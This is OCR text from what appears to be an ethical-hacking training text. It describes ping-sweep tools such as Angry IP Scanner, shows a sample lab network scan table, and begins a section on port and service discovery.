
Ping Sweep Tools

Angry IP Scanner

- **Angry IP Scanner** pings each IP address to check if any of these addresses are live. Then, it optionally resolves hostnames, **determines the MAC address**, **scans ports**, etc.

Ping Sweep Tools

- SolarWinds Engineer's Toolset (*https://www.solarwinds.com*)
- NetScanTools Pro (*https://www.netscantools.com*)
- Colasoft Ping Tool (*https://www.colasoft.com*)
- Visual Ping Tester (*http://www.pingtester.net*)
- OpUtils (*https://www.manageengine.com*)



IP Range: 10.10.1.0 to 10.10.1.255
Hostname: Windows11

IP	Ping	Hostname	Ports [3+]
10.10.1.11	0 ms	Windows11.localdomain	80
10.10.1.9	3 ms	ubuntu-Virtual-Machine.local	80
10.10.1.13	3 ms	[n/a]	[n/a]
10.10.1.14	4 ms	[n/a]	[n/a]
10.10.1.22	504 ms	SERVER2022	80
10.10.1.19	1008 ms	www.moviescope.com	80
10.10.1.2	4023 ms	[n/a]	[n/a]

https://www.angryip.org


Ping Sweep Tools

Ping sweep tools ping an entire range of network IP addresses to identify the live systems. The following are ping sweep tools that enable one to determine live hosts on the target network by sending multiple ICMP ECHO requests to various hosts on the network at a time.

- **Angry IP Scanner**

  Source: *https://www.angryip.org*

  Angry IP scanner is an IP address and port scanner. It can scan IP addresses in any range as well as any of their ports. It pings each IP address to check if it is alive; then, it optionally resolves its hostname, determines the MAC address, scans ports, and so on. The amount of data gathered about each host increases with plugins. Angry IP scanner has additional features, such as NetBIOS information (computer name, workgroup name, and currently logged in Windows user), favorite IP address ranges, web server detection, and customizable openers. The tool allows the user to save the scanning results to CSV, TXT, XML, or IP-Port list files. To increase the scanning speed, it uses a multithreaded approach: a separate scanning thread is created for each scanned IP address.



IP Range: 10.10.1.0 to 10.10.1.255 IP Range

Hostname: Windows11 Netmask

IP	Ping	Hostname	Ports [3+]
10.10.1.11	0 ms	Windows11.localdomain	80
10.10.1.9	3 ms	ubuntu-Virtual-Machine.local	80
10.10.1.13	3 ms	[n/a]	[n/a]
10.10.1.14	4 ms	[n/a]	[n/a]
10.10.1.22	504 ms	SERVER2022	80
10.10.1.19	1008 ms	www.moviescope.com	80
10.10.1.2	4023 ms	[n/a]	[n/a]

Figure 3.32: Screenshot of Angry IP Scanner showing live hosts

Some additional ping sweep tools that an attacker uses to determine live hosts on the target network are listed below:

- SolarWinds Engineer's Toolset (*https://www.solarwinds.com*)
- NetScanTools Pro (*https://www.netscantools.com*)
- Colasoft Ping Tool (*https://www.colasoft.com*)
- Visual Ping Tester (*http://www.pingtester.net*)
- OpUtils (*https://www.manageengine.com*)

LO#04: Demonstrate Various Scanning Techniques for Port and Service Discovery

Port and Service Discovery

The next step in the network scanning process involves checking the open ports and services in live systems. This discovery of open ports and services can be performed via various port scanning techniques. Administrators often use port scanning techniques to verify the security policies of their networks, whereas attackers use them to identify open ports and running services on a host with the intent of compromising the network. Moreover, sometimes, users unknowingly keep unnecessary open ports on their systems. An attacker takes advantage of such open ports to launch attacks.

This section describes the common ports and corresponding services along with various port scanning techniques and tools used by the attacker to perform port scanning.

List of Common Ports and Services

The important reserved ports are listed below:

